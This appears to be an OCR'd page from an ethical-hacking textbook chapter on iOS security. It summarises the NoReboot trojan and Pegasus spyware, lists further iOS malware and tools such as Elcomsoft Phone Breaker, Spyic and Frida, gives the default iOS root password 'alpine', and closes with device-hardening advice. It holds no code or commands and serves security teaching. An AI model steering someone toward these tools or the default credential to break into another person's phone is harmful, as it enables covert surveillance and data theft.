
iOS Malware

- **NoReboot**

  Source: *https://blog.malwarebytes.com*

  NoReboot Trojan allows attackers to spy on the victim's device by exploiting the device's in-built microphone and camera. NoReboot can fake device reboot and run in the background without any interruption during spy operation. It features the best malware persistence techniques that involve stopping the manual shutdown of the device and tricking the victim into believing that the device switched off successfully.

  NoReboot Trojan modifies three daemon functions that run in the background while the device shuts down: **`InCallService`**, **`SpringBoard`**, and **`Backboardd`**.



InCallService
"slide to power off" UI.
Send shutdown notice via FBSSystemService.
SpringBoard
Receive the notification and proceed to shutdown process.
Backboardd
After Springboard exits, backboarded is responsible for the spinning wheel.

Figure 17.65: Screenshot of NoReboot Trojan

- **Pegasus**

  Source: *https://firewalltimes.com*

  Pegasus is spyware developed by an Israel-based company that supplies spyware to international governmental agencies to snoop on internal and external political opponents. It infects iPhones and other Apple devices by exploiting a vulnerability such as a zero-click exploit. Government agencies use this spyware to monitor terrorist activities and spy on activists or political propaganda. Once Pegasus spyware is installed in iOS devices, it can record calls and messages and turn on default peripherals such as the camera and microphone.

Some additional iOS malware are as follows:

- XcodeSpy
- XCSSET
- KeyRaider
- Prynt Stealer
- Clicker Trojan malware

iOS Hacking Tools

Elcomsoft Phone Breaker

- Elcomsoft Phone Breaker allows attackers to **perform logical and over-the-air acquisition of iOS devices**, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud


Some additional tools for hacking iOS devices are listed below:

- Fing - Network Scanner (*https://apps.apple.com*)
- Network Analyzer Master Lite (*https://apps.apple.com*)
- Spyic (*https://spyic.com*)
- iWepPRO (*https://apps.apple.com*)
- Frida (*https://frida.re*)



Securing iOS Devices

1. Use **passcode lock** feature for locking iPhone
2. Only use iOS devices on **secured** and **protected** Wi-Fi networks
3. Do not access web services on a **compromised network**
4. Deploy only **trusted** third-party **applications** on iOS devices
5. Disable **Javascript** and **add-ons** from web browser
6. Do not store sensitive data on **client-side database**
7. Do not open **links** or **attachments** from unknown sources
8. Change default password of iPhone's **root password** from **alpine**
9. **Do not jailbreak** or **root your device** if used within enterprise environments
10. Configure **Find My iPhone** and utilize it to wipe a lost or stolen device
11. **Enable Jailbreak detection** and also protect access to **iTunes AppleID** and **Google accounts**, which are tied to sensitive data
12. Regularly update your device OS with **security patches** released by Apple

Securing iOS Devices

